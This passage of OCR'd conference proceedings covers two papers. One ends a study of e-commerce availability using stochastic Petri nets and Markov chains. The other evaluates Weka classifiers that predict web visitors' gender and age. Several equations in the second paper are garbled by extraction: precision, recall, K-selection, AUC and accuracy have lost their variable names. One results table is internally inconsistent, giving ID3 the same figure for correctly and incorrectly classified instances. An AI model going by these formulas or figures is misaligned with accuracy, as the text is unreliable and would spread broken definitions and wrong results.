


Figure 5. Asymptotic convergence ($t \to \infty$) of the transient availability $\pi_1(t)$ towards the steady-state availability A, for $\lambda = 0.4$ and $\mu = 0.7$

Note that the value of the steady-state availability A, given by (7), is identical to the one already given by (1).

B. Cold Standby Configuration With a Single Redundant Module

In order to improve the availability of a given system, a very common technique is to add an additional redundant module in a cold standby [16], waiting to be activated when the main module fails (Fig. 6).

The performance- and reliability-related characteristics of the spare module are usually not as good as those of the main module's, since it is likely to be a cheaper variant of the main module, thus delivering lower QoS levels of Web services online.

The extended reachability graph (ERG) of the GSPN model presented on Fig. 6 is portrayed on Fig. 7, whilst the reduced reachability graph (RRG), containing only the tangible markings (i.e. the states S1, …, S5), is given on Fig. 8. The tangible markings are presented by ovals, whilst the only vanishing marking is depicted by a rectangle. In fact, the RRG is the underlying CTMC of the GSPN model.




Figure 6. GSPN availability model
(a cold standby configuration with a single redundant module)




Figure 7. Extended reachability graph (ERG) of the GSPN model




Figure 8. Reduced reachability graph (RRG) of the GSPN model

The infinitesimal generator matrix Q, given on Fig. 9, can be derived directly from the RRG on Fig. 8.

Transient probabilities are given by a row-vector $\pi(t) = \left[\pi_1(t) \;\; \pi_2(t) \;\; \pi_3(t) \;\; \pi_4(t) \;\; \pi_5(t)\right]$, since the state space S of the corresponding CTMC have exactly five states (S1, …, S5), having $\sum_{i=1}^{5} \pi_i(t) = 1$. The transient and steady-state probabilities can be derived in the same way as shown previously. The total availability of the system is simply a sum of steady-state probabilities corresponding to states S1, S3 and S5.

$$Q = \begin{bmatrix} -\lambda_{MAIN} & \mu_{MAIN} & \mu_{MAIN} & 0 & \mu_{SPARE} \\ \lambda_{MAIN} & -(\nu_{SPARE} + \mu_{MAIN}) & 0 & 0 & 0 \\ 0 & \nu_{SPARE} & -(\lambda_{SPARE} + \mu_{MAIN}) & \mu_{SPARE} & 0 \\ 0 & 0 & \lambda_{SPARE} & -(\mu_{MAIN} + \mu_{SPARE}) & \lambda_{MAIN} \\ 0 & 0 & 0 & \mu_{MAIN} & -(\lambda_{MAIN} + \mu_{SPARE}) \end{bmatrix}$$

Figure 9. The infinitesimal generator matrix Q

C. Horizontally Scaled Configuration

In order to improve performances, many e-Commerce Web sites have implemented horizontal scaling (i.e. scaling out) by multiplying identical systems to work in parallel in a cluster. This is especially case with particular components/subsystems, e.g. Web servers that have usually proved out to be bottlenecks in the whole system. By scaling out, the total capacity is increased, along with performances, and the whole system becomes highly available, i.e. if a single system fails, it will not affect the e-Customer's ability to continue using slightly degraded Web services. The CTMC of such configuration including $N = 2$ systems working in parallel is given on Fig. 10.




Figure 10. CTMC modeling the availability of a system with two modules working in parallel

It can be easily shown that the above CTMC can be deduced directly from the GSPN model on Fig. 11.




Figure 11. GSPN availability model
(system with two modules working in parallel)

The corresponding infinitesimal generator matrix Q of the CTMC is given by (8).

$$Q = \begin{bmatrix} -(\lambda_1+\lambda_2) & \lambda_1 & \lambda_2 & 0 \\ \mu_1 & -(\mu_1+\lambda_2) & 0 & \lambda_2 \\ \mu_2 & 0 & -(\mu_2+\lambda_1) & \lambda_1 \\ 0 & \mu_2 & \mu_1 & -(\mu_1+\mu_2) \end{bmatrix} \quad (8)$$

Since each of the N systems working in parallel can be in one of the two possible states (available/non-available) at each single instance of time, the total number of states within the CTMC equals 2^N for this configuration.

V. CONCLUSION

In highly demanding business environments, such as e-Commerce, the corrective maintenance costs and inoperability associated with downtime periods are quite incompatible with the nature of online Web applications and services run by electronic stores, which are expected to be available for their potential e-Customers around the world 24/7 per year. Availability of e-Commerce systems is considered one of the main service level goals of any electronic business, since low availability can cost an online business a significant lost revenue, reduced market share, and bad publicity.

Throughout the previous sections, three different configurations of e-Commerce systems have been considered regarding their availability. In all three cases a corrective maintenance is supposed to take place, whilst the case of preventive one has not been considered at all. This fact has facilitated the process of stochastic modeling, since all resulting Petri Net-based models belong to the class of GSPNs, which are less time-consuming to analyze compared to models based on utilization of Deterministic and Stochastic Petri Nets (DSPNs). The case of preventive maintenance, which is out of the scope of this paper, assumes inclusion of scheduled downtimes in regular time periods, which necessarily imposes utilization of the class of DSPNs and corresponding analysis methods.

The application of stochastic Petri Nets and Markov chains has proven to be a powerful and an effective tool for analyzing availability aspects of various contemporary e-Commerce systems' configurations. Stochastic Petri Nets possess an immense semantic power to capture the behavior of an arbitrary system/configuration, which exhibits phenomena like synchronization, concurrency, blocking, mutual exclusion, parallelism etc. Despite the fact that Markov chains, applied directly, provide great flexibility, they are not always intuitive to be built from scratch, and the size of their state space grows much faster than the number of systems/components involved, making both the specification and analysis difficult to carry out.

REFERENCES

[1] D. Patterson, "A simple way to estimate the cost of downtime," Proceedings of The 16th USENIX Conference on System Administration, LISA '02, USA, pp.185–188, 2002.

[2] V. McCarthy, "Performance tools kill the gremlins on your net," Datamation, vol. 42(15), pp. 88–91, 1996.

[3] D. A. Menascé and V. A. F. Almeida, Capacity Planning for Web Services: Metrics, Models, and Methods, Upper Saddle River: Prentice Hall PTR, 2002, p. 13, 420, pp. 417–419.

[4] Emerson Network Power, "Understanding the cost of data center downtime: an analysis of the financial impact of infrastructure vulnerability," Liebert Corp., Columbus, OH, USA, 2011. Retrieved June 2014 from http://emersonnetworkpower.com/en-US/Brands/Liebert/Documents/White%20Papers/data-center-uptime_24661-R05-11.pdf

[5] Ponemon Institute, "Calculating the cost of data center outages: benchmark study of 41 US data centers," Ponemon Institute, Traverse City, MI, USA, 2011. Retrieved June 2014 from http://www.emersonnetworkpower.com/documentation/en-us/brands/liebert/documents/white%20papers/data-center-costs_24659-r02-11.pdf

[6] L. DiDio, "Trends in high availability and fault tolerance," Information Technology and Intelligence Corp. (ITIC), 2010. Available at http://searchcio.techtarget.com/podcast/Trends-in-high-availability-and-fault-tolerance. Last accessed June 2014.

[7] A. Arnold, "Assessing the financial impact of downtime," Tech. report, Vision Solutions, 2010. Available at http://www.it-director.com/business/costs/content.php?%20cid=12043. Accessed June 2014.

[8] R. Jain, The Art of Computer Systems Performance Analysis: Techniques for Experimental Design, Measurement, Simulation, and Modeling. New York: John Wiley & Sons, 1991, p. 37, 40.

[9] R. A. Sahner, K. S. Trivedi, and A. Puliafito, Performance and Reliability Analysis of Computer Systems: An Example-Based Approach Using the SHARPE Software Package. Dordrecht: Kluwer Academic Publishers Group, 1996, p. 30.

[10] D. E. Long, A. Muir, and R. Golding, "A longitudinal survey of Internet host reliability". HP Labs Technical Report HPL-CCD-95-4, Palo Alto, CA, USA, 1995. Retrieved June 2014 from http://www.hpl.hp.com/techreports/95/HPL-CCD-95-04.pdf

[11] J. Gray, "FT 101", A Presentation on Fault Tolerance at University of California, Berkeley, CA, USA, 2000. Available at http://research.microsoft.com/en-us/um/people/gray/talks/UCBerkeley_Gray_FT_Availability_talk.ppt

[12] G. Bolch, S. Greiner, H. de Meer, and K. S. Trivedi, Queueing Networks and Markov Chains, 2nd ed., Hoboken: John Wiley & Sons, 2006, pp. 64–71, 96–97, 101–112, 213–215.

[13] M. Ajmone Marsan, G. Balbo, G. Conte, S. Donatelli, and G. Franceschinis, Modelling with Generalised Stochastic Petri Nets, 1st ed., Wiley, 1995, pp. 101–156.

[14] M. Ajmone-Marsan, G. Conte, and G. Balbo, "A class of Generalized Stochastic Petri Nets for the performance evaluation of multiprocessor systems," ACM Transactions on Computer Systems, vol. 2(2), pp. 93–122, 1984.

[15] W. J. Stewart, Probability, Markov Chains, Queues, and Simulation: The Mathematical Basis of Performance Modeling, 1st ed., Princeton: Princeton University Press, 2009, pp. 253–265.

[16] P. J. Mitrevski and I. S. Hristoski, "Behavioral-based performability modeling and evaluation of e-commerce systems," Electronic Commerce Research and Applications, 2014, in press.

Evaluation of Web Users' Demographic Data Classifiers – A Case Study

V. G. Kumbaroska*, I. Kumbaroski ** and I. Jolevski***
* University for Information Science and Technology, St. Paul the Apostle, Ohrid, Macedonia
** Ohridska Banka, Societe Generale Group, Skopje, Macedonia
*** Department of Computer Science and Engineering, Faculty of Technical Sciences, St. Clement of Ohrid University, Bitola, Macedonia

vesna.gega@uist.edu.mk, ilija.kumbaroski@gmail.com, ilija.jolevski@uklo.edu.mk

Abstract - Nowadays, the usage of web is directed toward the user. Special emphasis is placed on targeted web advertising and dynamic web content personalization, based on web users' demographics. Among web users' demographic data prediction techniques, classification is commonly used approach. In this paper we present a data mining methodology which combines various performance measures for evaluation of web users' demographic data classifiers, based on a case study. Demographic attributes of interest for our study are: gender and age. First attribute leads to a binary decision problem, versus the multiclass decision problem using the second attribute. The performance scores are analyzed experimentally, over real data obtained from a web log file and a survey, using 4 single classifiers and 3 ensembles. The evaluation is performed in two directions: by class evaluation and summarized evaluation. In the both directions we discovered that there is no single classifier that achieves best performance scores for all measures, but generally: (i) *K*-Nearest Neighbors (*K*=3) and Naïve Bayes are preferred as single classifiers and ii) Bagging in combination with Naïve Bayes is preferred over the ensembles.

I. INTRODUCTION

On one hand, if a site contains personal data, it is not exposed in public in order to protect the right for privacy. On the other hand, some sites don't contain functionality for storing and using personal data associated with a specific user. However, such information can play a main role in personalization/characterization of different web services, including targeted advertising [9], [14] and web content personalization [3], in order to improve user experience, user engagement and user satisfaction [8], [16].

Obtaining demographic information is not easy procedure. Several proposed approaches exist [2], [4], [7], and [17]. One of the possible alternatives is to predict users' demographics, such as gender and age, using a data mining methodology. In this paper we develop a case study for an entertainment site. The main objective is to evaluate the quality of classifiers in this domain and discover those algorithms that lead to best scores. For this purpose, first, we created a data set. One part of the data set was collected as a web log file on the server side, where each visit during one week was recorded. Because the entertainment site does not support user profiles, a survey was inevitable to be performed in order to collect demographic data. The survey was offered to a group of daily visitors of this site during one week, where they were asked for several data, including their gender and age.

The rest of the paper provides thorough explanation of the tasks performed, as follows. The second section refers to the methodology used. We start with our demographic prediction problem, and then we continue with the pre-processing task used for converting the data set into a cleaned version. At the end we give brief theoretical introduction of the classifiers chosen for experimenting. In the third section, we put special emphasis on the measures chosen for performance evaluation. Next, we present the results obtained and provide their comparative analysis. Finally, in the last section, we draw a conclusion and give some future research directions.

II. METHODOLOGY

A. Pre-processing task

In order to create a cleaned version of our data set, some modifications were done. We simplify the structure of the originally collected web log data, by deleting some of the attributes that were not important for our analysis. Also, the URL visited attribute contains information about the category, the subcategory and the ID of the article visited, thus we parsed it to these three attributes of interest. The gender attribute is qualitative or discrete variable which contains two values: male and female. This attribute was not changed. The age attribute is quantitative or continuous variable and it contains visitor's age. This variable was discretized using Weka[1], the same software used for the classification task [1], [5]. We ended up with these categories of ages: A – aged 20 and younger, B – aged 21-30, C – aged 31-40, D – aged 41-50 and E – aged 51 and older. The final version of the data set contains five attributes: URL, category, subcategory, ID, gender/age.

B. Classification task

For the classification task we used Weka open source data mining software [5]. A variety of classification

[1] http://www.cs.waikato.ac.nz/ml/weka/

techniques can be applied in the domain of web users' demographic data prediction. The classifiers employed during this work are: Naïve Bayes, Bayesian Network, *K*-Nearest Neighbors (*K*=3), and Decision Trees (ID3) [1], [15] as single classifiers and AdaBoost, Bagging and Random Forest as ensembles [12], [15]. Brief theoretical background of these algorithms is given below.

Naïve Bayes is simple probabilistic classifier based on Bayes Theorem, where it is assumed the attributes relationship is naïve, or the attributes are independent [15]. This is represented using the following equation, where *A* refers to attributes and *C* refers to a class in the appropriate problem domain (1):

$$c \qquad (C = c|A_1, A_2, \dots, A_n) = \underset{c}{\operatorname{argmax}}\, p(C = c) \prod_{i=1}^{n} p(A_i = a_i|C = c) \tag{1}$$

Bayesian Network is used as a classifier using the inference algorithm [5] in the following way (2):

$$c \qquad (C = c|A_1, A_2, \dots, A_n) = \underset{c}{\operatorname{argmax}} \prod_{u \in U} p(u|p \qquad (u)) \tag{2}$$

Here, *U* is a set of known attributes represented as a network structure which is a direct acyclic graph over *U* and contain probability tables. Bayesian network represents probability distribution (3):

$$P(U) = \prod_{u \in U} p(u|p \qquad (u)) \tag{3}$$

Both, the Naïve Bayes and the Bayesian Network were used with their default settings in Weka.

K-Nearest Neighbors is one of the most simple classification algorithms, which is an instance-based learning algorithm, or also known as a lazy learning algorithm [15]. The main functionality is to find *K* most similar samples (neighbors) to the test sample, where *K* is usually an odd integer, and the class is chosen using the majority rule. Different distance metrics can be used in order to measure the similarity, such as Euclidean distance metric. If the value for *K* is very small number it may be sensitive to noise. Contrary to this, if *K* is very large number it destroys locality. Thus, we were very careful with choosing the right value for *K* to be 3, following the rule (4):

$$K = \sqrt{n \qquad o \quad a} \tag{4}$$

The idea behind the ensemble classifiers is to learn and combine the predictions of multiple classifiers in order to achieve better predictive performance. Producing a weighted vote with a collection of classifiers in an iterative way is implemented in the method called Boosting. The most common version of this method is AdaBoost [15]. Averaging the prediction using the majority vote rule over a set of classifiers is implemented in the method called Bagging [10], [15]. We used the both methods with their default settings in Weka, in combination with Naïve Bayes algorithm.

Decision Trees classifier is also one simple and widely used algorithm which uses a decision tree as a predictive model [15]. The tree is constructed in a recursive top-down approach. The root and the leaves contain attribute conditions to separate the data and the terminal nodes (leaves) represent class labels. There are several algorithms of this type, which select attributes based on different statistical measures. We decided to use Decision Trees based on the Information Gain Ratio or ID3 measure, with its default settings in Weka. Also, there are techniques that combine more than one tree with a notation of ensemble, such as Random Forest [11], [15]. As we mentioned above, the result may either be an average or weighted average of all of the terminal nodes that are reached, or, a voting majority. Once again, we used Random Forest with its default settings in Weka.

We randomly split the already cleaned and modified data set into a training set, which contains 2/3, and a testing set, which contains 1/3 of the whole data set. Both in the training and testing phase we performed 10-fold cross validation.

III. EVALUATION

We performed evaluation task in two directions: (A) classifiers evaluation by class, where we used the measures: TP Rate, FP Rate, Precision, Recall, F-Measure, AUC and ROC curve [13], [15], [18] and (B) summarized classifiers evaluation, where we used the measures: Accuracy, Error Rate, Mean Absolute Error and Root Mean Squared Error [15]. When the decision problem is binary, the measures are expressed using the notation below. Otherwise, generalization of the measures is calculated [13].

A. By class measures

Precision is defined as percentage of records predicted positive which are actually positive (5):

$$P \qquad = \frac{t:}{t: + f} \tag{5}$$

Recall is defined as percentage of actual positive records which are predicted positive. Usually, there is an inverse relationship between Precision and Recall, when one goes up, the other goes down. TP rate is also known as sensitivity or recall rate and it is expressed with the same formula as Recall(6):

$$R \qquad = \frac{t:}{t: + f} \tag{6}$$

FP Rate is defined as percentage of negative records which are incorrectly predicted positive (7):

$$F \qquad = \frac{f}{f \ + t:} \tag{7}$$

F-Measure is very useful measure, defined as a harmonic mean between Precision and Recall as follows (8):

$$F \qquad = 2 * \frac{P \qquad * R}{P \qquad + R} \tag{8}$$

Finally, the ROC curve (Receiver Operating Characteristic curve) is created by plotting pairs of TP Rate and FP Rate for different threshold values [18]. There are several measures to express the ROC curve as a single number, such as the popular one AUC measure [13], [19], expressed as (9):

$$A = \frac{1}{2} * \left(\frac{t_i}{t_i + f} + \frac{t_i}{t_i + f}\right) \quad (9)$$

It expresses the probability of a model correctly determining which out of two possible classes; is the one that is providing the most truthful match. The values can range from 0 to 1 and higher values mean better model performance.

B. Summarized measures

Accuracy represents how effective is the classifier. It is calculated as follows (10):

$$A = \frac{(t_i + t_i)}{(t_i + t_i + f_i + f)} \quad (10)$$

Error Rate is opposite to the Accuracy, and it is calculated as (11):

$$E R = 1 - \text{Accuracy} \quad (11)$$

In this paper, Accuracy and Error Rate are identified as Correctly Classified Instances (%) and Incorrectly Classified Instances (%), respectively.

Mean Absolute Error (MAE) and Root Mean Squared Error (RMSE) are related to the average of the difference between predicted and actual value in all test cases. They are calculated as in (12) and (13), respectively:

$$M = \frac{1}{n}\sum_{i=1}^{n}|a_i - p_i| \quad (12)$$

$$R = \sqrt{\frac{1}{n}\sum_{i=1}^{n}|a_i - p_i|^2} \quad (13)$$

IV. Results Discussion

We interpret the obtained results for gender and age class attributes separately.

A. Gender prediction

In order to describe the performance scores for gender prediction, following the first evaluation direction, we picked up the Female value. Maybe, this is not solely an intuitive decision, because according to the survey data collection, 62% of the visitors are women.

All the comparisons are given in Table I and they are visually plotted in Fig. 1. Also, AUC performances are depicted in the ROC curve analysis in Fig. 2. We see that, according to the F-Measure, *K*-Nearest Neighbors achieves best results (68.3%) compared to all single classifiers. Also, Bayesian Network is slightly better (64.8%) than Naïve Bayes, which does not have low performance score (64.2%). Decision Trees demonstrate worst performance score (57.8%). Random Forest seems to show better performance (65.6%) versus the other ensembles. Also, Bagging (63.0%) is preferred over Boosting (56.6%). Using the AUC measure, once again, *K*-Nearest Neighbors achieves best result (62.7%) compared to all single classifiers. We can see reversed situation here, Naïve Bayes (59.0%) is slightly better than Bayesian Network (57.9%). Decision Trees demonstrate worst performance score (57.8%) compared to all single classifiers. The performance ratio of the ensembles using AUC is very same as using F-Measure.

TABLE I. Gender (Female) Prediction Evaluation Results

Classification Algorithm	TP Rate	FP Rate	Precision	Recall	F-Measure	ROC Area
3NN	0.872	0.780	0.562	0.872	0.683	0.627
AdaBoost	0.596	0.585	0.538	0.596	0.566	0.523
Bagging	0.723	0.659	0.557	0.723	0.630	0.595
Bayesian Network	0.723	0.585	0.586	0.723	0.648	0.579
ID3	0.684	0.684	0.500	0.684	0.578	0.475
Naïve Bayes	0.723	0.610	0.576	0.723	0.642	0.590
Random Forest	0.851	0.854	0.533	0.851	0.656	0.509




Figure 1. Comparison of the classifiers performance for gender (female) prediction




Figure 2. ROC analysis of the performance of different classifiers for Gender (female) Prediction

Following the second evaluation direction, based on Table II and Fig. 3, the highest accuracy between all single classifiers, belongs to Bayesian Network (57.9%), followed by *K*-Nearest Neighbors and Naïve Bayes (56.8%). Decision Trees leads to smallest number of correctly classified instances (21.6%). Bagging seems to show better performance (54.6%) versus the other ensembles, but Random Forest (52.3%) is preferred over Boosting (51.1%). Inspired of [20], because we have two scores related to errors, which are Mean Absolute Error (MAE) and Root Mean Squared Error (RMSE), we chose to calculate an average error score for each classifier. According to the obtained values, the highest classification error is achieved using Decision Trees (0.59) as single classifier and Boosting as ensemble (0.55).

B. *Age prediction*

According to the survey, 73% of the visitors are aged between 21 and 30 years. That is the reason we picked group B as a target class attribute value for which we describe the performance scores, following the first evaluation direction.

We observe that, according to the F-Measure, *K*-Nearest Neighbors and Naïve Bayes achieves best results (64.6%) compared to all single classifiers. But, a bit higher recall value (100%) for *K*-Nearest Neighbors makes it better than Naïve Bayes (97.6%). Also, Bayesian Network is slightly better (62.2%) than Decision Trees which demonstrate worst performance score (57.1%). In this case, Random Forest seems to show worse performance (61.8%) versus the other ensembles. Bagging (64.6%) is preferred over Boosting (61.7%). Using the AUC measure, we can observe that Naïve Bayes achieves best performance (57.1%). Bayesian Network shows slightly decreased performance (56.1%), but it is better than *K*-Nearest Neighbors (54.9%). Once again it is proofed that Decision Trees are the worst classifier (47.6%). Random Forest is not good choice this time (45.9%) over the other ensembles. Bagging (56.2%) is once again preferred over Boosting (50.5%). All these comparisons are given in Table III and they are visually plotted in Fig. 4. Also, AUC performances are depicted in the ROC curve analysis in Fig. 5.

TABLE II. SUMMARIZED RESULTS OF EACH CLASSIFIER

Classification Algorithm	Correctly Classified Instances %	Incorrectly Classified Instances %	Mean absolute error	Root mean squared error
Bayesian Network	57.955	42.046	0.454	0.551
3NN	56.818	43.182	0.460	0.537
Naïve Bayes	56.818	43.182	0.453	0.541
Bagging	54.546	45.455	0.453	0.537
Random Forest	52.273	47.727	0.488	0.546
AdaBoost	51.136	48.864	0.490	0.617
ID3	21.591	21.591	0.502	0.676




Figure 3. Comparison of the classifiers Accuracy and Error Rate

TABLE III. AGE (B AGED) PREDICTION EVALUATION RESULTS

Classification Algorithm	TP Rate	FP Rate	Precision	Recall	F-Measure	ROC Area
3NN	1.000	1.000	0.477	1.000	0.646	0.549
AdaBoost	0.881	0.891	0.474	0.881	0.617	0.505
Bagging	0.976	0.957	0.482	0.976	0.646	0.562
Bayesian Network	0.881	0.870	0.481	0.881	0.622	0.561
ID3	0.778	0.850	0.452	0.778	0.571	0.476
Naïve Bayes	0.976	0.957	0.482	0.976	0.646	0.571
Random Forest	0.905	0.935	0.469	0.905	0.618	0.459




Figure 4. Comparison of the classifiers performance for age (B aged) prediction




Figure 5. ROC analysis of the performance of different classifiers for Age (B aged) Prediction

Following the second evaluation direction, based on Table IV and Fig. 6, the highest accuracy between all single classifiers, belongs to *K*-Nearest Neighbors and Naïve Bayes (47.73%), followed by Bayesian Network (45.46%). Once again, Decision Trees leads to smallest number of correctly classified instances (18.2%). This time, the ensemble Random Forest (47.7%) is preferred over Bagging (46.6%) and Boosting (44.3%).According to the calculated average error score for each classifier, once again we discovered that the highest classification error is achieved using Decision Trees (0.35) as single classifier and Boosting as ensemble (0.34).

TABLE IV. SUMMARIZED RESULTS OF EACH CLASSIFIER

Classification Algorithm	Correctly Classified Instances %	Incorrectly Classified Instances %	Mean absolute error	Root mean squared error
3NN	47.727	52.273	0.219	0.405
Naïve Bayes	47.727	52.273	0.233	0.396
Random Forest	47.727	52.273	0.225	0.414
Bagging	46.591	53.409	0.234	0.392
Bayesian Network	45.455	54.546	0.235	0.394
AdaBoost	44.318	55.682	0.225	0.455
ID3	18.182	25.000	0.234	0.468




Figure 6. Comparison of the classifiers Accuracy and Error Rate

V. CONCLUSION

This paper focuses on our data mining methodology used for web users' demographic prediction [2], [4], [7], [17]. Nowadays, the usage of web is directed toward the user, so following that trend, this methodology will improve user satisfaction, user experience, sales on web, which mean remaining the visitors on the website longer, downloading more, and purchasing more products. Especially this approach will be useful in demographic targeted web advertising [9], [14] and dynamic web content personalization [3] based on demographic criteria.

Experiments are performed on a real data including the following classifiers: *K*-Nearest Neighbors, Naïve Bayes, Bayesian Network and Decision Trees as single classifiers [1], [15], and, Bagging [10], Boosting and Random Forest [11] as ensembles [15]. The evaluation results indicate that there is no single classifier that achieves best performance scores for all measures: i) Best results for Female class value prediction using both F-Measure and AUC measure are achieved with *K*-Nearest Neighbors (K=3), (68.3% and 62.7% respectively), compared to all single classifiers. Also, Random Forest seems to show better performance (65.6%) versus the other ensembles. The summarized results for gender prediction show that the best single classifier according to the average error score is Naïve Bayes (0.49) and, also, Bagging in combination with Naïve Bayes is best ensemble according to the average error score (0.49); ii) Best results for B aged (21-30 aged) as a targeted class value, using F-Measure are achieved with *K*-Nearest Neighbors (K=3) and Naïve Bayes (64.6%) compared to all single classifiers. Also, Naïve Bayes is preferred using the AUC measure. The summarized results for age prediction show that the best single classifier according to the average error score is *K*-Nearest Neighbors (K=3) (0.32). Bagging in combination with Naïve Bayes is preferred over the other ensembles in the two evaluation directions (64.6%, 56.2%, and 0.31), using F-Measure, AUC measure and average error score, respectively.

In future work we are interested in prediction additional demographic data, such as: marital status and education. Also, we plan to focus on demographic prediction inferred from users' behavior patterns discovered from web log files [7], [19].

REFERENCES

[1] A. H. Wahbeh, Q. A. Al-Radaideh, M. N. Al-Kabi and E. M. Al-Shawakfa, "A comparison study between data mining tools over some classification methods", International Journal of Advanced Computer Science and Applications, Special Issue, pp. 18-26, 2011.

[2] B. Bi, M. Shokouhi, M. Kosinski and T. Graepel, "Inferring the demographics of search users", Prof. of World Wide Web (WWW), 2013.

[3] B. Mobasher, R. Cooley, and J. Srivastava.. "Automatic personalization based on Web usage mining". Commun. ACM 43, DOI=10.1145/345124.345169, pp. 142-151, 2000.

[4] D. Murray and K. Durrell, "Inferring demographic attributes of anonymous Internet users", Proc. International Workshop on Web Usage Analysis and User Profiling (B. Masand and M. Spiliopoulou, Ed.), LNCS 1836, 2000.

[5] E. Frank, G. Holmes, B. Pfahringer, P. Reutemann and I. H. Witten, "The WEKA Data Mining Software: An Update", SIGKDD Explorations, 1(1), 2009,

[6] F. V. Jensen, "Bayesian Networks and Decision Graphs", Springer, 2001.

